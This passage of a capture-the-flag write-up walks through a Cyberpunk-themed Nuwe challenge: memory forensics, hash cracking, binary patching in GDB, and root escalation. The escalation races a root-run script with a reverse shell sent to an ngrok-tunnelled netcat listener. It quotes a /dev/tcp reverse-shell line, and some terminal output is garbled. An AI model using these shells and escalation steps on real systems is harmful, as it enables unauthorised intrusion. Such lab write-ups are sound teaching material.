699	1	Uso	0x000a2000300	49	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
712	448	svchost.exe	0x000a2530000	21	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
739	448	FantrayHost.exe	0x000a25161000	5	-	0	False	2023-1-22 13:42:27.000000	N/A	Disabled
833	448	fstabhost.exe	0x000a25161000	1	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
934	448	svchost.exe	0x000a25925000	14	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
988	554	dau.exe	0x000a2610000	39	-	1	False	2023-1-22 13:42:22.000000	N/A	Disabled
325	448	svchost.exe	0x000a21000300	68	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
740	448	svchost.exe	0x000a21000400	20	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
816	448	svchost.exe	0x000a23454000	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
938	448	svchost.exe	0x000a25161000	33	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
484	648	svchost.exe	0x000a25a02000	19	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1869	448	svchost.exe	0x000a21000200	22	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1309	448	svchost.exe	0x000a21000300	20	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1668	448	svchost.exe	0x000a26827000	4	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1529	448	MemCompression	0x000a25800000	30	-	N/A	False	2023-1-22 13:42:22.000000	N/A	Disabled
1259	448	comhost.exe	0x000a25200000	27	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1729	448	svchost.exe	0x000a22500000	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1768	448	svchost.exe	0x000a25161000	5	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1785	448	svchost.exe	0x000a21000400	37	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
1768	448	svchost.exe	0x000a22210000	9	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
3924	448	svchost.exe	0x000a25000000	17	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
2898	448	svchost.exe	0x000a25951000	17	-	0	False	2023-1-22 13:42:22.000000	N/A	Disabled
2884	648	svchost.exe	0x000a26000000	12	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2166	648	McDefenderCore	0x000a26020000	3	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
2249	648	MspEng.exe	0x000a26e54000	31	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
3376	648	StarWindOp.exe	0x000a26e54000	31	-	0	False	2023-1-22 13:42:23.000000	N/A	Disabled
4809	648	svchost.exe	0x000a256e8388	16	-	0	False	2023-1-22 13:42:27.000000	N/A	Disabled
5529	772	MapRJob.exe	0x000a25878500	7	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
2776	648	NisDrv.exe	0x000a27230000	8	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
1545	848	StorService.exe	0x000a26150000	15	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
8	648	svchost.exe	0x000a25000000	23	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
2899	772	Tskhost.exe	0x000a25924000	11	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
3158	772	SearchApp.exe	0x000a25930000	11	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
3348	554	userinit.exe	0x000a27300000	0	-	1	False	2023-1-22 13:42:28.000000	2023-1-22 13:42:28.000000	Disabled
3384	348	explorer.exe	0x000a27300000	07	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
3259	772	ctfmon.exe	0x000a27300000	1	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
3876	772	StarWindOp.exe	0x000a27467000	17	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
4809	648	TrustedInstall	0x000a27785000	7	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
4166	772	TaskWorker.exe	0x000a277b0000	0	-	1	False	2023-1-22 13:42:28.000000	2023-11-22 13:42:28.000000	Disabled
3276	772	RuntimeBroker	0x000a27953000	8	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
4116	772	SearchApp.exe	0x000a27953000	19	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
4256	772	RuntimeBroker	0x000a27953000	13	-	1	False	2023-1-22 13:42:28.000000	N/A	Disabled
4688	4192	SearchProtocol	0x000a27e70000	7	-	0	False	2023-1-22 13:42:28.000000	N/A	Disabled
4636	4192	SearchFilterMo	0x000a27e7b000	6	-	0	False	2023-1-22 13:42:41.000000	N/A	Disabled
4824	772	SkypeApp.exe	0x000a27f2b000	13	-	1	False	2023-1-22 13:42:42.000000	N/A	Disabled
4832	772	SkyapeBackground	0x000a28002000	4	-	1	False	2023-1-22 13:42:42.000000	N/A	Disabled
4928	4192	SearchProtocol	0x000a28217000	6	-	1	False	2023-1-22 13:42:42.000000	N/A	Disabled
5036	772	RuntimeBroker	0x000a2827ccc000	6	-	1	False	2023-1-22 13:42:43.000000	N/A	Disabled
5188	3384	notepad.exe	0x000a2827e80000	4	-	1	False	2023-1-22 13:42:45.000000	N/A	Disabled
4876	772	RuntimeBroker	0x000a27cada00	6	-	1	False	2023-1-22 13:42:50.000000	N/A	Disabled
348	772	TextInputHost	0x000a27cf0000	16	-	1	False	2023-1-22 13:42:50.000000	N/A	Disabled
4448	772	dlhost.exe	0x000a27c34000	14	-	1	False	2023-1-22 13:42:50.000000	N/A	Disabled
3489	3384	SecurityHealth	0x000a27e52240	4	-	1	False	2023-1-22 13:42:52.000000	N/A	Disabled
424	648	SecurityHealth	0x000a27e75420	15	-	0	False	2023-1-22 13:42:52.000000	N/A	Disabled
5169	3384	msegde.exe	0x000a27e74000	57	-	1	False	2023-1-22 13:42:52.000000	N/A	Disabled
5200	5160	msegde.exe	0x000a27c47000	9	-	1	False	2023-1-22 13:42:53.000000	N/A	Disabled
5388	5160	msegde.exe	0x000a27c47000	16	-	1	False	2023-1-22 13:42:53.000000	N/A	Disabled
5426	5160	msegde.exe	0x000a28064000	18	-	1	False	2023-1-22 13:42:53.000000	N/A	Disabled
5424	5160	msegde.exe	0x000a28065000	8	-	1	False	2023-1-22 13:42:53.000000	N/A	Disabled
6064	3384	OneDrive.exe	0x000a28417000	39	-	1	False	2023-1-22 13:42:54.000000	N/A	Disabled
5848	1588	audiogd.exe	0x000a2842842000	8	-	0	False	2023-1-22 13:42:55.000000	N/A	Disabled
3688	3384	cmd.exe	0x000a2894c000	3	-	1	False	2023-1-22 13:42:55.000000	N/A	Disabled
1626	3688	conhost.exe	0x000a2894c000	7	-	1	False	2023-1-22 13:42:56.000000	N/A	Disabled
3636	3688	arasaki.exe	0x000a27c7a000	1	-	1	True	2023-1-22 13:43:10.000000	N/A	Disabled
3604	772	ApplicationPra	0x000a28180000	9	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
5948	772	WinStore.App.e	0x000a27900000	20	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
4976	772	RuntimeBroker	0x000a27a71000	8	-	1	False	2023-1-22 13:43:13.000000	N/A	Disabled
6032	648	svchost.exe	0x000a289eb340	9	-	0	False	2023-1-22 13:43:15.000000	N/A	Disabled
4544	648	sppsvc.exe	0x000a283f0000	10	-	0	False	2023-1-22 13:43:15.000000	N/A	Disabled
6196	3384	FTK Imager.exe	0x000a28979000	21	-	1	False	2023-1-22 13:43:18.000000	N/A	Disabled
0	0		0x000a293e4000	0	-	N/A	False	N/A	N/A	Disabled

Figure 15: In-memory process listing with Volatility 3

We see that there is an interesting executable: *arasaka.exe*, whose name makes us suspect that it also has to do with the challenge. We dump this file using the command *pslist -dump -pid 3616* of Volatility 3 and, again, we apply strings on the extracted binary. If we look closely, we notice that there is an odd string next to the “Amount 13” phrase, which makes us suspect that a 13-position rotation has been applied to the characters in the string.

B76/
\$AP@res
\$dP@ Equipo
[^_] [^_] [^_]
[^_] [^_] [^_]
=dp@ adam_smasher
D\$t Escritorio david_martinez
\$Dp@ Recientes
\$Dp@
\$Dp@ Papelera
\$Dp@ Documentos
\$Dp@ Música immunoSupresor.jp Intercepted.wav
\$Dp@
\$Dp@ Imágenes g.out
\$Dp@ Videos
L[^_]
L[^_] Descargas
-85@
585@positivos
\$PQ@ Sistema de arch...
[^_]
?t?1 cdrom0
t\VS
<]ta<
[^_]
[^_] Navegar por la red
<]t.<
[^_]
,[^_]
,[^_]
<]t[
[^_]
t(<{t?
<}t <,u@
<{t,
</t&<\t"
>-Q@
[^_]
>-Q@
5hp@
[^_]
UWVS
[^_]
libgcc_s_dw2-1.dll
__register_frame_info 15
__deregister_frame_info
libgcj-16.dll
_Jv_RegisterClasses
Starting process ...
q50865n6q59o8r471o0p572or0o3p3r1 Amount 13
Secret message: %s

Using the [Cyberchef](#) tool, we apply this rotation and get what appears to be a hash:




Figure 17: Hash obtained after rotation.

Intuition tells us that it looks like the goal will be to crack this hash, so we take it to the [Crackstation](#) service and, sure enough, we get the plaintext associated with that hash:

The screenshot shows the CrackStation interface. A CAPTCHA challenge 'I'm not a robot' is present. The hash 'd59885a6d5988e471b6c572be9b3c3e3' is entered into the 'Hash' field. The result table shows:

Hash	Type	Result
d59885a6d5988e471b6c572be9b3c3e3	NTLM	kavito1

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

CrackStation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 100GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries [here](#), and the lookup table implementation (PHP and C) is available [here](#).

Figure 18: Result of the plaintext associated with the hash.

Using this string as the password for the user kiwi, we manage to impersonate this user. Again, we make a copy of the user's folder on our attacking machine to ensure its availability. We see that, this time, there are several interesting folders and files in the user's home. We will focus first on the hidden folder *.auth_bin*, which contains an executable binary called *kiwilidator*. The first thing we will do is to analyze it with the [Ghidra](#) software. The code we are most interested in is the *main* function.

```

undefined8 main(void)

{
    int iVar1;
    size_t n;
    long in_FS_OFFSET;
    uchar local_128 [32];
    undefined8 local_108;
    undefined8 local_100;
    undefined8 local_f8;
    undefined8 local_f0;
    uchar local_e8 [112];
    undefined local_78 [104];
    long local_10;

    local_10 = *(long *)(in_FS_OFFSET + 0x28);
    banner();
    printf("Insert input: ");
    _isoc99_scanf(&DAT_001027f1,local_e8);
    n = strlen((char *)local_e8);
    SHA256(local_e8,n,local_128);
    local_108 = 0x6bc4c3240158b346;
    local_100 = 0x78c163c9660361fe;
    local_f8 = 0x8b328058a8302d2f;
    local_f0 = 0xe89495a577bdc2a7;
    iVar1 = memcmp(local_128,&local_108,0x20);
    if (iVar1 == 0) {
        generate_flag(local_128,local_78);
    }
    else {
        puts("Incorrect input");
    }
    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
}

```

Figure 19: Main function of the binary kiwilidator.

As we can see, the following actions are performed in this function:

1. Read user input.

2. Apply the OpenSSL sha256 hash function to it.
3. Compare the resulting hash with a hash stored in memory.
4. In case of a match, the generate flag function is called which will use the hash of the user input to generate it.

Therefore, to overcome this comparison and get the correct flag, we must get our input to generate the correct sha256 hash, which would involve cracking the hash provided, or patching the program to make the hash associated with our input have the expected value at the time of the comparison. We will opt for this second option as it is faster and does not depend on the computational capacity to perpetrate a brute force attack. We will perform the task with GDB. We set a breakpoint just before the call to memcomp and place in the RDI register the expected value for the hash of our input:

```

pwndbg> set *((long *) 0xfffffffffdb10) = 0x6bc4c3240158b346
divide          Program Trees      .note.ABI-tag
pwndbg> x/20gx $rdi
movzx             .note.ABI-tag
0x7fffffffdb10: 0x6bc4c3240158b346      0x15473e14660361fe
0x7fffffffdb20: 0xa8213c3da8302d2f      0x7d99433d77bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000000f61    0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> set *((long *) 0xfffffffffdb18) = 0x78c163c9660361fe
sse_move          Program Tree
pwndbg> x/20gx $rdi
sse_store
0x7fffffffdb10: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb20: 0xa8213c3da8302d2f      0x7d99433d77bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000000f61    0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> set *((long *) 0xfffffffffdb20) = 0xb328058a8302d2f
fset              local_10
pwndbg> set *((long *) 0xfffffffffdb28) = 0xe89495a577bdc2a7
memset
pwndbg> x/20gx $rdi
scalar_load_cost
0x7fffffffdb10: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb20: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb30: 0x6bc4c3240158b346      0x78c163c9660361fe
0x7fffffffdb40: 0xb328058a8302d2f      0xe89495a577bdc2a7
0x7fffffffdb50: 0x0000004141414141      0x0000000000000000
0x7fffffffdb60: 0x0000000000000000f61    0x0000000000000000
0x7fffffffdb70: 0x0000000000000000      0x0000000000000000
0x7fffffffdb80: 0x0000000000000000      0x0000000000000000
0x7fffffffdb90: 0x0000000000000000      0x0000000000000000
0x7fffffffdba0: 0x0000000000000000      0xff00000000000000
pwndbg> nice

```

20

Figure 20: RDI patching to match hash values.

And in this way we get that, when the function `generate_flag` is called, it is generated correctly.

Figure 21: Obtaining the kiwi user’s flag.

6 Fourth flag and *pivoting* to user Adam Smasher

Once we have obtained the flag, we check the kiwi user’s folders again. In the csv file, we see what appears to be a list of system user passwords, noting that the last password for `adam_smasher` is unknown. If we launch the `exiftool` tool on all the images found under the `hacked_cams` directory, we observe something curious in one of them: it has been modified with

Photoshop. Since all the images appear to be generated with an AI, this detail is striking, as it seems to indicate that content has been added on purpose.

```
(stesla㉿kali)-[~/Descargas/NUWECHALL/kiwi/hacked_cams]
$ exiftool *
=====
adam-01-12.png
ExifTool Version Number : 12.67
File Name : adam-01-12.png
Directory :
File Size : 2.1 MB
File Modification Date/Time : 2023:12:02 17:27:22+01:00
File Access Date/Time : 2023:12:02 17:27:36+01:00
File Inode Change Date/Time : 2023:12:02 17:27:22+01:00
File Permissions : -rw-r--r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1024
Image Height : 1024
Bit Depth : 8
Color Type : RGB with Alpha
Compression : Deflate/Inflate
Filter :
Interlace : Noninterlaced
SRGB Rendering : Perceptual
Image Size : 1024x1024
Megapixels : 1.0
=====
adam-02-12.png
ExifTool Version Number : 12.67
File Name : adam-02-12.png
Directory :
File Size : 1908 kB
File Modification Date/Time : 2023:12:02 17:27:23+01:00
File Access Date/Time : 2023:12:02 17:27:36+01:00
File Inode Change Date/Time : 2023:12:02 17:27:23+01:00
File Permissions : -rw-r--r--
File Type : PNG
File Type Extension : png
MIME Type : image/png
Image Width : 1024
Image Height : 1024
Bit Depth : 8
Color Type : RGB
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Software : Adobe ImageReady
XMP Toolkit : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
Original Document ID : xmp.did:5AF07871958CEE118DFAA272993E5F10
Document ID : xmp.did:D0B527AC8C9711EE81D2D4984FED7D74
Instance ID : xmp.iid:D0B527A88C9711EE81D2D4984FED7D74
Creator Tool : Adobe Photoshop CS6 (Windows)
Derived From Instance ID : xmp.iid:5BF07871958CEE118DFAA272993E5F10
Derived From Document ID : xmp.did:5AF07871958CEE118DFAA272993E5F10
Image Size : 1024x1024
Megapixels : 1.0
```

Figure 22: Execution of exiftool on the folder *hacked_cams*

If we open this image, we notice that, on the paper you can see, the user's

password *adam_smasher* seems to be written (the string starting with smash seems to be a clear indication of this).




Figure 23: Obtaining adam's password.

Once we get adam's password, we impersonate him and get the flag associated with his user. Again, we copy the contents of his home directory to our local machine.

7 Fifth flag and elevation of root privileges

After gaining access to the adam user, we see that there is not much more to analyze in the home directory. After a while, we decide to use the tool [pspy64](#), which allows us to monitor the processes running on Linux machines without having root permissions. In Figure 24 we observe something interesting: the root user is going to execute a file included in the directory `.target` of our current user. The execution takes place between `sleeps` and proceeds to run the file in execution and create it again continuously, so, if we want the contents of the file to be executed as root we must be fast or generate a race condition.



```
2023/12/02 12:56:49 CMD: UID=0 PID=6 |
2023/12/02 12:56:49 CMD: UID=0 PID=5 |
2023/12/02 12:56:49 CMD: UID=0 PID=4 |
2023/12/02 12:56:49 CMD: UID=0 PID=3 |
2023/12/02 12:56:49 CMD: UID=0 PID=2 |
2023/12/02 12:56:49 CMD: UID=0 PID=1 | /sbin/init
2023/12/02 12:56:49 CMD: UID=0 PID=128868 | sleep 1
2023/12/02 12:56:50 CMD: UID=0 PID=128862 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:56:51 CMD: UID=0 PID=128864 | sleep 1
2023/12/02 12:56:51 CMD: UID=0 PID=128865 |
2023/12/02 12:56:52 CMD: UID=0 PID=128872 | runc init
2023/12/02 12:56:52 CMD: UID=0 PID=128875 | runc init
2023/12/02 12:56:52 CMD: UID=0 PID=128874 |
2023/12/02 12:56:57 CMD: UID=0 PID=128885 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:56:57 CMD: UID=0 PID=128881 | python3 ./bin/localstack status services --format=json
2023/12/02 12:56:52 CMD: UID=0 PID=128889 | sleep 1
2023/12/02 12:56:53 CMD: UID=0 PID=128894 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:53 CMD: UID=0 PID=128895 |
2023/12/02 12:56:54 CMD: UID=0 PID=128896 | sleep 1
2023/12/02 12:56:55 CMD: UID=0 PID=128100 |
2023/12/02 12:56:55 CMD: UID=0 PID=128102 | sleep 0.5
2023/12/02 12:56:55 CMD: UID=0 PID=128104 | sleep 1
2023/12/02 12:56:56 CMD: UID=0 PID=128106 |
2023/12/02 12:56:56 CMD: UID=0 PID=128108 | sleep 0.5
2023/12/02 12:56:57 CMD: UID=0 PID=128110 | sleep 1
2023/12/02 12:56:58 CMD: UID=0 PID=128112 |
2023/12/02 12:56:58 CMD: UID=0 PID=128114 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:58 CMD: UID=0 PID=128116 | sleep 0.5
2023/12/02 12:56:58 CMD: UID=0 PID=128116 | sleep 1
2023/12/02 12:56:59 CMD: UID=0 PID=128119 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:59 CMD: UID=0 PID=128118 | bash /home/adam_smasher/.targets/ops
2023/12/02 12:56:59 CMD: UID=0 PID=128326 | sleep 0.5
2023/12/02 12:57:00 CMD: UID=0 PID=128122 | sleep 1
2023/12/02 12:57:01 CMD: UID=0 PID=128126 | sleep 0.5
2023/12/02 12:57:01 CMD: UID=0 PID=128128 | sleep 1
2023/12/02 12:57:02 CMD: UID=0 PID=128132 | /bin/bash /root/.targets/ops.sh
2023/12/02 12:57:03 CMD: UID=0 PID=128134 | sleep 1
2023/12/02 12:57:03 CMD: UID=0 PID=128135 | runc --root /var/run/docker/runtime-runc/moby --log /run/containerd/io.containerd.runtime.v2.task.json --systemd-exec exec --process /tmp/runc-process1449590003 --detach --pid-file /run/containerd/io.containerd.runtime.v2.task.pid f998ficc21c34a1d4d1d21617f58de9c77681ca32d821c96e1f633f8c142c91
```

Figure 24: Process monitoring with pspy64

To generate such a race condition, we run an infinite loop in bash that takes care of writing a reverse shell in the `ops` file, and we place a netcat process listening on our local machine using [ngrok](#) to tunnel the connection from the internet to our machine. Eventually, we will receive the remote connection as root user:

```
(stesla@kali)-[~/Descargas/NUWECHALL/kiwi/love] ...
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49006
bash: cannot set terminal process group (244619): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-0-58-98:/# ls
ls
bin
boot
dev : o: No such file or directory
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
root@ip-10-0-58-98:~/targets$ cat op
op: No such file or directory
root@ip-10-0-58-98:~/targets$ nano ops
root@ip-10-0-58-98:~/targets$ Intrusion Alert: Unrecognized access
root@ip-10-0-58-98:~/targets$ ls
root@ip-10-0-58-98:~/targets$ cat op
op: No such file or directory
root@ip-10-0-58-98:~/targets$ while true; do echo "bash -i >/dev/tcp/10.10.10.10/4444; /bin/sh" | nc -lvp 4444; done
root@ip-10-0-58-98:~/targets$ cd root
cd root
Encrypted layers breached. This isn't your average script kiddie.
root@ip-10-0-58-98:/root# ls
ls: i to base, we've got a leech. Deploying firewalls and preparing for
secret.zip
secret_projects
secret_projects on my cyberdeck? Bad move. Reversing the flow to give them
```

Figure 25: Full privilege escalation.

```

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ ls
secret_projects secret.zip snap

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ zip2john secret.zip > hashzip
ver 1.0 efh 5455 efh 7875 secret.zip/p/flag.txt PKZIP Encr: 2b chk, TS_chk, cmplen=50, decmplen=38, crc=949B20D3 ts=A5EC cs=a5ec type=0

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ john hashzip -w=/wordlist_cyberhack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9air4a0s          (secret.zip/flag.txt)
1g 0:00:00:00 DONE (2023-12-02 18:03) 20.00g/s 655360p/s 655360c/s 666666666.. d0e7fc75
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ john hashzip --show
secret.zip/flag.txt:9air4a0s:flag.txt::secret.zip::secret.zip

1 password hash cracked, 0 left

(stesla㉿kali)-[~/Descargas/NUWECHALL/root]
$ tree
.
├── flag.txt
├── hashzip
└── secret_projects
    ├── secret-project1.png
    ├── secret-project2.png
    ├── secret-project3.png
    ├── secret-project4.png
    ├── secret-project5.png
    └── secret-project6.png

└── secret.zip
└── snap
    └── amazon-ssm-agent
        ├── 7528
        └── 7628
    └── common
        └── lxd
            ├── 24322
            └── common

10 directories, 9 files

```

Figure 26: Result of cracking the zip file.

As we can see, we find in the root directory a zip file. When we open it, we see that it is a compressed file containing the password-protected flag. As specified in Section 1, Nuwe provides us with a wordlist, so the procedure is clear: we need to crack the zip file to obtain the password. To perform this task, we will make use of the zip2john utility and the John the Ripper tool.

With this process, we obtain the root user flag.

8 Sixth and last flag of user David Martínez

Now that we have access to the root user, we can query any file on the system. The only user we have left to analyze is *david_martinez*, so we access his home folder and see two files: *farewell* and *crypt*. If we open the *farewell* file, we see that the content seems to have been encrypted with some kind of shift algorithm. If we analyze the code of the *crypt* file we will notice that a 19-position rotation has been applied to the characters. Performing the

same rotation in Cyberchef, we obtain the last flag of the challenge.

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** ROT13
- Recipe:** ROT13
- Input:** A long string of encoded text: "Op Shif, pa'z khcpk. Dl ohcl zohylk thur aopunz avnlaoly, pujsbkpun aol mvs vñ ahrpun kvdu Hyhzhrb. Pu aol lulu pa hss kwlukuz vu tl zhjympjmu tfzlnz bzun h klclyvunum tpsphayf aljouvsnf aoha P't wvyjhif ovuvi yltnz mvs".
- Options:** Rotate lower case chars (checked), Rotate upper case chars (checked), Rotate numbers (unchecked).
- Amount:** 19
- Output:** The decoded message: "Hi Lucy, it's David. We have planned many things together, including the goal of taking down Arasaka. In the end, it all depends on me sacrificing myself using a developing military technology that I'm probably not ready for. I hope that after all, you will be able to reach the moon and fulfil your dream. I won't be there to see it, but I will have done everything I can to see you get there, and that's good enough for me. If you have trouble with the last part of the mission, use this: NAME[15c099aed78222a8f9e410cd5f250466] One last reminder: <https://www.youtube.com/watch?v=y57aVMEv8o4>

Figure 27: Flag of David Martinez and end of the challenge

9 Conclusions

In this interesting challenge proposed by Nuwe we have exploited different vulnerabilities and applied different system penetration techniques, as well as reverse engineering and forensic analysis to advance through the system, pivoting between users and, finally, gaining full control of the machine by obtaining root privileges. It has been quite an interesting challenge, although I must admit that it required quite a few hours as the only member of my team. Even so, the experience has been quite satisfactory. I would like to thank the Nuwe team for the initiative.



Figure 28: GGWP!